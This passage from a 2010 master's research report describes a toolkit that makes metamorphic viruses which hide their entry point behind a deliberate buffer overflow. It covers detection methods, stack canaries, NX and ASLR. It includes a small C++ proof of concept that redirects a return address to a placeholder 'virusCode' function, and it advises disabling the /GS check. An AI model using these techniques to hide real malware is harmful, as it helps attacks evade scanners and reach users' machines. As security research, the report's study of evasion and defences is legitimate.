2010

Metamorphic Viruses with Built-In Buffer Overflow

Ronak Shah
San Jose State University

METAMORPHIC VIRUSES WITH BUILT-IN BUFFER OVERFLOW

A Research Project

Presented to

The Faculty of the Department of Computer Science

San Jose State University

In Partial Fulfillment

of the Requirements for the Degree

Master of Computer Science

by

Ronak Shah

Spring 2010

SAN JOSÉ STATE UNIVERSITY

The Undersigned Thesis Committee Approves the Project-Thesis Titled

METAMORPHIC VIRUSES WITH BUILT-IN BUFFER OVERFLOW

by

Ronak Shah

APPROVED FOR THE DEPARTMENT OF COMPUTER SCIENCE

Dr. Mark Stamp, Department of Computer Science Date

Dr. Sami Khuri, Department of Computer Science Date

Mr. Dhrumin Shah, NetApp Date

APPROVED FOR THE UNIVERSITY

Associate Dean Office of Graduate Studies and Research Date

Abstract

METAMORPHIC VIRUSES WITH BUILT-IN BUFFER OVERFLOW

Metamorphic computer viruses change their structure—and thereby their signature—each time they infect a system. Metamorphic viruses are potentially one of the most dangerous types of computer viruses because they are difficult to detect using signature-based methods. Most anti-virus software today is based on signature detection techniques.

In this project, we create and analyze a metamorphic virus toolkit which creates viruses with a built-in buffer overflow. The buffer overflow serves to obfuscate the entry point of the actual virus, thereby making detection more challenging. We show that the resulting viruses successfully evade detection by commercial virus scanners.

Several modern operating systems (e.g., Windows Vista and Windows 7) employ address space layout randomization (ASLR), which is designed to prevent most buffer overflow attacks. We show that our proposed buffer overflow technique succeeds, even in the presence of ASLR. Finally, we consider possible defenses against our proposed technique.

Acknowledgements

I would really like to thank Dr. Mark Stamp, for giving me an opportunity to work on this research project under his guidance. I also thank him for the patience, ideas, suggestions and inspirations without which this Master's research project would not have been possible.

I would also like to thank Prof. Janelle Melvin for helping and guiding me with the writing of the research project.

Table of Contents

1. Introduction 1
2. Background 4
  2.1. Types of Computer Viruses 4
    2.1.1. Encrypted Viruses 4
    2.1.2. Oligomorphic Viruses 5
    2.1.3. Polymorphic Viruses 5
    2.1.4. Metamorphic Viruses 5
  2.2. Virus Generation Tools and Techniques 7
  2.3. Virus Detection Techniques 8
    2.3.1. Signature Detection Technique 8
    2.3.2. Change Detection Technique 8
    2.3.3. Anomaly Detection Technique or Heuristic Analysis 9
3. Buffer Overflow 10
  3.1. What is a Buffer Overflow? 10
  3.2. Buffer Overflow Attacks 14
  3.3. Attempts to Avoid or Detect Buffer Overflows 15
4. Address Space Layout Randomization (ASLR) 18
  4.1. What is ASLR? 18
  4.2. Where is it used? 19
  4.3. De-Randomization Attacks 19
  4.4. Analysis of ASLR in Microsoft Windows Vista 20
5. Technical Details 21
  5.1. Virus Code with the Buffer Overflow Exploit 21
  5.2. Code Encryption and Decryption 23
  5.3. Opaque Predicates 25
  5.4. Insertion of Junk Code and Normal Code 27
  5.5. Subroutine Permutation 28
  5.6. Inline Functions in C++ 32
6. Metamorphic Virus Generation Tool 33
  6.1. Metamorphic Virus Generation Tool: Detailed Steps 34
    6.1.1. Metamorphic Engine 34

6.1.2. Build Framework for Buffer Overflow (Compile Buffer.cpp) 35
6.1.3. Output Files 35
6.1.4. The Virus Attack: Buffer.exe 36
7. Test and Results 37
7.1. Buffer Overflow Test 37
7.2. Hiding Entry Point to the Virus 41
7.3. Test against Commercial Virus Scanners 42
8. Defense Techniques 44
8.1. ASLR Improvements for Preventing Buffer Overflow 44
8.1.1. Use of 64-bit Architectures 44
8.1.2. Increase Randomization Frequency 44
8.1.3. Randomizing Addresses at a Finer Granularity 45
8.1.4. Monitoring and Catching Errors 45
8.2. Monitoring File Creation 45
8.3. Code Transformation Detection 46
8.4. Advanced Techniques for Virus Detection 46
9. Conclusions and Future Work 47
10. References 49
11. Appendix 51
11.1. Appendix A: Normal Codes as disassembled from Windows Files 51
11.2. Appendix B: Opaque Predicates 55
11.3. Appendix C: Virus code used for testing 56
12. Biography 57

List of Figures

Figure 1: Metamorphic Viruses 6
Figure 2: C++ Code Example for a simple buffer overflow 11
Figure 3: Diagrammatic Description of the memory of a program 12
Figure 4: Diagrammatic Description of an Exploited Buffer Overflow 13
Figure 5: Stack Frame with Canary Implementation 17
Figure 6: Distribution of Stack Addresses 20
Figure 7: buffer.cpp (C++ file containing the actual buffer overflow exploit) 21
Figure 8: Buffer Overflow in Disassembly 22
Figure 9: Encryption Logic 23
Figure 10: Decryption Logic 24
Figure 11: Calls to the encryption and decryption functions 24
Figure 12: Simple Opaque Predicate 25
Figure 13: Opaque Predicate Involving Complex Math 25
Figure 14: Opaque Predicate as shown in Assembly 26
Figure 15: Subroutine Permutation 28
Figure 16: Inline Functions in C++ Code Extract 32
Figure 17: Screenshot of Metamorphic Virus Generation Tool 33
Figure 18: Virus Generation Tool 34
Figure 19: Buffer.exe 36
Figure 20: OllyDbg Error on Dynamic Linking 41
Figure 21: ASM Extract Notepad 51
Figure 22: ASM Extract WordPad 51
Figure 23: ASM Extract Explorer 52
Figure 24: ASM Extract Registry Editor 53
Figure 25: ASM Extract Internet Explorer 54
Figure 26: Virus code in C++ 56

List of Tables

Table 1: Subroutine Transformation Code Extracts 29
Table 2: Disassembly of Code Extract 1 30
Table 3: Disassembly of Code Extract 2 31
Table 4: Defeating ASLR (First Run) 38
Table 5: Defeating ASLR (Second Run) 39
Table 6: Defeating ASLR (Third Run) 40
Table 7: Opaque Predicates 55

METAMORPHIC VIRUSES WITH BUILT-IN BUFFER OVERFLOW

1. Introduction

The field of computer security is relatively new and is constantly changing to meet the needs of a rapidly evolving industry. As our dependence on computers and the Internet for communication, banking, shopping, internet booking and trading, and almost every aspect of our day-to-day experience has grown, so has the importance of computer security. In recent years there has been a drastic increase in the number of virus attacks on computer systems. Research into potential attacks and possible defenses against these attacks is vital.

A **computer virus** is a malicious piece of software that infects user machines, servers, or other larger systems, by copying itself and disrupting the normal functioning of a computer system. Typically, a computer virus is easily spread, small, and has the ability to reproduce itself. According to [6], one of the first computer viruses was the famous and successful Brain virus, in 1986. Since then, the number of computer attacks and viruses has increased exponentially.

A **virus attack** is the harm that is caused to a computer (mostly software) by the malicious code that is contained in a virus. Typically, virus attacks aim at using up the software or hardware resources by making these resources unavailable, corrupting data, using sensitive data for malicious activities, and so on. Generally, a virus is very difficult to trace back to its publisher. Statistics show that most virus attacks are carried out by troubled employees, college students, and information hackers, among others [23].

Metamorphic viruses change their code structure across generations in such a way that the viruses' functionality does not change. This means that multiple distinctive copies of the same virus perform the same attack, which makes detection extremely difficult. Generally, metamorphic viruses are generated with the help of a metamorphic engine that performs all the code transformations to the virus software. The aim of this research project is to develop a metamorphic virus generation tool that uses a publicly known and detected virus, and convert it into a resident metamorphic virus. In our project we further obfuscate the virus code by making it appear to be "dead code" that should never execute. However, this "dead code" does actually execute due to a buffer overflow and de-randomization technique. Since this virus appears to be dead code, it should be more difficult to detect with conventional signature detection techniques.

This paper is organized as follows:

- Section 2 gives a background of computer viruses in general and discusses their importance and severity in today's world. This section also discusses the various types of computer viruses, along with the different techniques used to generate and detect them.
- In Section 3 we introduce and discuss buffer overflows, their history, importance, buffer overflow attacks, and ways to avoid or mitigate them.

- In Section 4 we discuss the Address Space Layout Randomization technique that is used by some of operating systems, like Linux PaX, Microsoft Windows Vista (and later), to make buffer overflows difficult to exploit. We also analyze the effectiveness of ASLR as implemented in Windows Vista.
- In Section 5 we discuss the different software techniques that are used by our metamorphic virus generator to create highly metamorphic viruses.
- In Section 6 we discuss the implementation of our metamorphic virus generator tool for generating undetectable viruses.
- In Section 7 we present the tests performed to evaluate the results achieved by our metamorphic virus generation tool.
- In Section 8 we discuss some of the mechanisms that could be used by anti-virus software in an effort to detect the viruses proposed in this paper.
- Finally, Section 9 summarizes our results and offers proposed directions for future research in this area.

2. Background

Computer viruses attempt to infect user machines, servers, or other larger systems by copying themselves and disrupting the normal functioning of a computer system. By and large, these viruses, malware, adware, and other spyware are detected with the help of anti-virus software, most of which uses signature-based detection techniques. Various sophisticated virus generation techniques have been employed to make signature-based virus detection difficult. We discuss some of these techniques here.

2.1. Types of Computer Viruses

According to [1] and [16], viruses can be classified into four different types, or categories, namely, encrypted, oligomorphic, polymorphic, and metamorphic.

2.1.1. Encrypted Viruses

The body of an encrypted virus consists of a small decryption module and an encrypted virus body. Thus it is difficult for virus scanning software using signature detection technique to detect, as the virus body is encrypted and residing in the binary.

But the decryption modules of such viruses remain the same and have a unique signature. Thus, it is fairly simple to detect such viruses based on the signature of the decryption module itself. Hence, such viruses can easily be detected using conventional signature detection strategies.

2.1.2. Oligomorphic Viruses

Oligomorphic viruses, as described, by Peter Ferrie, Symantec, in [16], change their decryptors across generations. With this technique, signature detection of the viruses on the basis of the decryption module becomes difficult. However, most commercial virus scanners are smart enough to defeat this technique by detecting the viruses after decryption, which will obviously reveal the constant code structure and a constant signature.

2.1.3. Polymorphic Viruses

Polymorphic viruses work in the same way as encrypted viruses but there are multiple encryption and decryption modules in each generation. All these modules work to hide the single piece of virus code. Detection is still possible using code emulation. Virus scanners can use code emulation technique to decrypt the virus body dynamically. The reason for this is that all polymorphic viruses contain the same virus structure.


2.1.4. Metamorphic Viruses

This is the fourth and the most dangerous type of virus, as discussed in [1]. The structure of a metamorphic virus changes completely with each new generation. Metamorphic viruses hide their signature by employing various code obfuscation techniques. Metamorphic viruses have a different internal structure in each instance, but the functionality of each instance is identical. It is difficult for signature detection virus scanners to detect such viruses. Metamorphic viruses are therefore only detectable by highly sophisticated detection techniques.

Metamorphic viruses use different types of technologies to obfuscate the virus code and at the same time attempt to change their code so that they will be difficult to scan using virus signatures.

Let us consider the following diagram to understand metamorphic viruses in detail. As shown in the diagram, the metamorphosis of a virus involves taking the original copy of a virus and changing it so that it remains the same functionally but its structure is drastically altered.

Figure 1: Metamorphic Viruses



2.2. Virus Generation Tools and Techniques

There are many different virus generation techniques available, and the list is constantly growing. Hundreds of virus generation tools are freely available online. Some of the virus generation tools available at VXHeavens website [11] are:

1. C++ Worm Generator
2. CcT's Malware Construction Kit
3. CompVCK for Win32Asm Sources
4. Next Generation Virus Construktion Kit (NGVCK)
5. Windows Virus Creation Kit

All these tools provide a full-fledged framework to generate dangerous and metamorphic computer viruses. The different techniques used by these virus generating tools are:

1. Code insertion
2. Code obfuscation
3. Code transformation
4. Replacement of existing operations with similar operations or operations that do not change the way the virus program is performing

2.3. Virus Detection Techniques

With the increase in the number and sophistication of virus attacks, there is also a need for advanced virus detection techniques. Some of the techniques used for virus detection are:

2.3.1. Signature Detection Technique

A signature is the binary footprint of any virus. A signature-based virus scanner looks for a match amongst the available signatures in all the binary files in a computer. If a match is found it means that a particular known virus is detected. This is brute force technique and is very effective for the detection of known viruses, but it is not very effective when not much is known about a virus' signature or if it's a completely new virus attack. Still, most commercial virus scanners use conventional signature detection technique.

2.3.2. Change Detection Technique

Change detection technique involves monitoring the important files on a system for changes. This can be done by computing and storing the hashes during the ideal state of the system for files that do not generally change. These hashes can be computed periodically and compared with the original saved hash of the file. If the newly computed hash is different from the saved hash, it means that the file is changed and has therefore been affected by a virus or other malicious code.

This can prove to be a very effective technique even in detecting new or unknown viruses. However, there are also a number of disadvantages associated with this technique. Since, many files change in a system; it is difficult to take into account these changes into the change detection technique. This technique can easily flag for false positives, for instance when a file changes for a good reason. Also it puts a heavy load on the processor, if used very frequently.

2.3.3. Anomaly Detection Technique or Heuristic Analysis

Anomaly detection, or heuristic analysis, is another technique that can be used for detection of viruses. In this technique, the virus scanner monitors system files and resources and looks for anomalous behavior. Anomaly detection is a very challenging problem for the following reasons:

1. The behavior of a system changes constantly depending upon its usage
2. Flagging of anomalous behavior does not always help
3. It is very difficult to define the norm of a given system

For these reasons, this technique also causes many false positives. Anomaly detection relates to a problem in the domain of artificial intelligence and is a complex one to solve. It is very difficult to design a virus scanner that purely uses anomaly detection technique. There have been some approaches where anomaly detection is combined with signature detection techniques to develop the scanner.

3. Buffer Overflow

A buffer overflow is a programming flaw due to which more data is pushed into a data structure than it is designed to hold [3]. For the last two decades, most of the virus attacks are exploited due to the buffer overflow [9]. The virus generation toolkit that we present in this research project is based on a simple buffer overflow exploit. We hide the entry point to a hidden or "dead" piece of code that could never have executed without the buffer overflow exploit. In this section, we discuss some famous buffer overflow exploits, their historical importance in the field of computer security, and some of the techniques that have been used to detect and mitigate buffer overflows in the past.

3.1. What is a Buffer Overflow?

Buffer overflow is a programming bug or a hack that can be exploited by attackers to launch serious virus attacks [9]. Buffer overflow can be exploited through programming languages like C or C++ easily where strict bound checking is not performed on the data structures.

The concept of buffer overflow is very simple, **"A buffer overflow is very much like pouring ten ounces of water in a glass designed to hold eight ounces. Obviously, when this happens, the water overflows the rim of the glass, spilling out somewhere and creating a mess."** [15]

Buffer overflows can be exploited by writing to an unauthorized memory location using pointers, arrays, stacks, heaps, or other similar data structures. For example, consider an array or any other data structure that holds N elements. A buffer overflow occurs when a program tries to store more than N elements in that data structure. The reason for the occurrence of a buffer overflow is that not enough memory is allocated for a data structure or the buffer. A code snippet demonstrating a buffer overflow error is as follows:


Figure 2: C++ Code Example for a simple buffer overflow

```
//SimpleBuffer.cpp
int main()
{
  int arr[5];
  for (int i = 0; i < 8; i++)
  {
     arr[i] = i;
  }
  return 0;
}
```

In the above example, the declaration for the array `arr` allocates memory for 5 integer values. The "`for loop`" tries to put more than 5 integer values in the array `arr`. This causes the array buffer to overflow.


In Figure 3 we give a diagrammatic representation of a program's execution memory stack. As shown in the figure, function variables and buffers are placed next to the return address of a function in the execution stack. When an attempt is made to write to a memory location that is not allocated it causes the buffer to overflow. Thus, when the program reaches its end it does not know where to go back to. This is even more dangerous if a buffer overflow attack modifies the path of execution by overwriting the return address with the known address of some malicious code.

Figure 3: Diagrammatic Description of the memory of a program



Buffer overflow can be exploited such that the path of execution is altered with malicious intent. The return address of the executing code can be overwritten with address of some malicious code with the help of a buffer overflow exploit. This scenario is explained by the memory map shown in Figure 4 below:

Figure 4: Diagrammatic Description of an Exploited Buffer Overflow



3.2. Buffer Overflow Attacks

Buffer overflow attacks are very sensitive and require an in-depth knowledge of the system that is being attacked. Buffer overflow exploits are very popular amongst virus writers and hackers because the attacker has full control over the code to execute after the exploit. Such attacks have been around for quite awhile and there have been many attempts to avoid or to detect them. We discuss in detail some of the attempts to avoid, void, or detect buffer overflows in Section 3.3.

Some of the most famous and hostile buffer overflow exploits include [9]:

1. ***Morris Worm*** (1988): Affected 6000 machines over the internet
2. ***Code Red Virus*** (2001): Exploited a buffer overflow in Microsoft's IIS (Internet Information Services) Server Software that affected about 250,000 systems in 15 hours
3. ***SQL Slammer Worm*** (2003): Caused a denial-of-service (DoS) attack on machines running Microsoft SQL Server 2000, and affected 250,000 systems in 10 minutes

3.3. Attempts to Avoid or Detect Buffer Overflows

We discuss some successful attempts to avoid or detect occurrence of buffer overflows in this section. Some of these techniques have proved to be very useful in combating against buffer overflow exploits.

3.3.1. Managed Code Environments

Managed code is the Microsoft naming convention for code that executes in management of the Common Language Runtime (CLR). The languages that fall into this category are Managed C++, C#.NET, VB.NET, and XAML for Silverlight. These programming languages require strict bound checking on all data structures, like arrays, lists, sets, or bags. Java also runs under the management of Java Virtual Machine (JVM) and produces a Java byte code when compiled. JVM also requires strict bound checking on the above-listed data structures. Thus, it is not possible to exploit buffer overflows in such managed environments. When a buffer overflow is exploited, the exception handlers in managed environments throw the "out of bounds" exception. Thus buffer overflows can be easily caught in the managed code environments.

3.3.2. NX (no execute) Bit

NX or no execute bit is supported by some operating systems, like Microsoft Windows Vista and Windows 7. NX bit works like a flag variable on a program's execution stack. When this flag is set, that particular section of the memory becomes non-executable. This is very useful in making the stack non-executable. This means that even if a buffer overflow is exploited, it would not be possible to overwrite the stack. Thus, the path of execution cannot be changed, as the return address would not be modified which is typically the case in most buffer overflow attacks [9].

As stated in [2], ***"As the NX approach becomes more widely deployed, we should see a decline in the number and overall severity of buffer overflow attacks."***


3.3.3. Canary or the /GS Option in Microsoft

Canary or canary bit is a mechanism that can be used to prevent stack smashing attacks. In this approach we push a special value, called the canary, after the return address. The value of the canary is constant, and chosen in such a manner that if it is changed or overwritten the change will be detected. The canary value is validated when the code reaches the end of control flow and the jump to the return address is only made if the canary is not modified. The concept of canary is implemented in Microsoft Visual Studio compiler as the Buffer Security Check (/GS) Option.

According to [5], the /GS Option, ***"causes the compiler to add checks that protect the integrity of the return address and other important stack metadata associated with procedure invocation. The 'GS' protections do not eliminate vulnerabilities, but rather make it more difficult for an attacker to exploit vulnerabilities."***

However, claims have been made that this implementation in Microsoft Windows is flawed, and that buffer overflows are still exploitable [5].

Figure 5: Stack Frame with Canary Implementation



3.3.4. ASLR (Address Space Layout Randomization)

Another concept that is used by some operating systems, like Linux PaX and Microsoft Windows Vista, is Address Space Layout Randomization (ASLR), as discussed in [10]. ASLR aims at preventing buffer overflow exploits by randomizing the memory address space from which the program will be executed. This concept is explained in more detail, along with its advantages and de-randomization attacks, in the Section 4.

4. Address Space Layout Randomization (ASLR)

According to [5], **“Address Space Layout Randomization is a prophylactic security technology aimed at reducing the effectiveness of exploit attempts.”** ASLR makes it difficult to exploit vulnerabilities with buffer, stack, or heap overflows. The virus developed in our project defeats ASLR in Windows systems by exploiting the buffer overflow using function pointers. This is achieved without going through the lengthy process of de-randomization. In this section, we discuss ASLR, its background, what it takes to de-randomize memory space, and ways to make ASLR more robust.

4.1. What is ASLR?

Address Space Layout Randomization (ASLR) is a mechanism that randomizes the program memory. This prevents the program from getting placed at the same address in the main memory every time it is loaded. Thus, if a program is compromised once using a hard-coded buffer or stack overflow exploit, the same attack will not be successful subsequently. Thus, hard-coding addresses to exploit buffer overflows will fail. A sophisticated de-randomization approach would have to be used to break the security in this kind of protection.

4.2. Where is it used?

Address Space Layout Randomization (ASLR) is built in by the newer operating systems like:

- Linux PaX ASLR
- OpenBSD
- Microsoft Windows Vista
- Microsoft Windows 7 and
- Mac OS X Leopard.

ASLR randomizes program memory such that it does not always execute in the same memory space. ASLR enabled systems are secure against attacks caused by viruses containing buffer overflow exploits pointing to hard-coded memory addresses. This is because hard-coding buffer overflows would point to a completely random location in the memory. In Microsoft Windows Vista, Windows 7, and Mac OS X Leopard, the ASLR mechanism is used along with the NX (no execute) bit mechanism as discussed in subsection 3.3.2.

4.3. De-Randomization Attacks

De-randomization is the process by which an attacker compromises the security provided by ASLR. After de-randomization, buffer overflows can be exploited by hard-coding memory addresses even on ASLR enabled system. Two different de-randomization attacks on the Linux PaX ASLR system demonstrated in [7] are:

1. `return-to-libc` attack, uses the Oracle buffer overflow


2. Information leakage attacks

Similar de-randomization attacks can be launched on any other operating system that uses ASLR.

4.4. Analysis of ASLR in Microsoft Windows Vista

Microsoft Windows Vista considers executables (.exe) and dynamic link libraries (.dll) containing the PE (portable executable) header for ASLR [4]. Windows Vista uses a random global image offset that is reset on each reboot. Microsoft claims that this random global image offset is selected from a range of 256 values, but according to statistics and analyses this range is actually much smaller [4]. This is shown in the figure below, which is taken from [4], pg. 9, Figure 2. Distribution of Stack Addresses, as follows:

Figure 6: Distribution of Stack Addresses



5. Technical Details

In this section, we discuss different code obfuscation techniques and exploits used by the virus generation tool to obfuscate and morph a virus in detail.

5.1. Virus Code with the Buffer Overflow Exploit

Figure 7 illustrates the C++ code that uses the buffer overflow exploit to link to malicious code. This code contains two C++ functions, viz., `goodCode` and `virusCode`. The `goodCode` function causes the exploit by overwriting its return address with the entry point of `virusCode`. The return address is overwritten by overflowing the buffer of array `arr` in the `goodCode` function.

Figure 7: buffer.cpp (C++ file containing the actual buffer overflow exploit)

```
// buffer.cpp : Defines entry point for the virus code.
void goodCode();
void virusCode();
void virusCode()
{
      printf("Start Virus code\n");
      /*This is the place where the user provided virus code will be
      placed when the application runs.*/
      printf("End Virus code\n");
      exit (1);
}
void goodCode()
{
      int arr[5] = {1, 2, 3, 4, 5};

      for (int i = 5; i < 8; i++)
      {
            arr[i] = (int)virusCode;
      }
}
int _tmain(int argc, _TCHAR* argv[])
{
      goodCode();
      getchar();
      return 0;
}
```

The following compiler options should be set for hiding the buffer overflow exploit:

1. **Buffer Security Check (/GS):** The Buffer Security Check is on by default. We set it to **No (/GS-)** so it will not enforce restrictions on the size of the buffer [18].
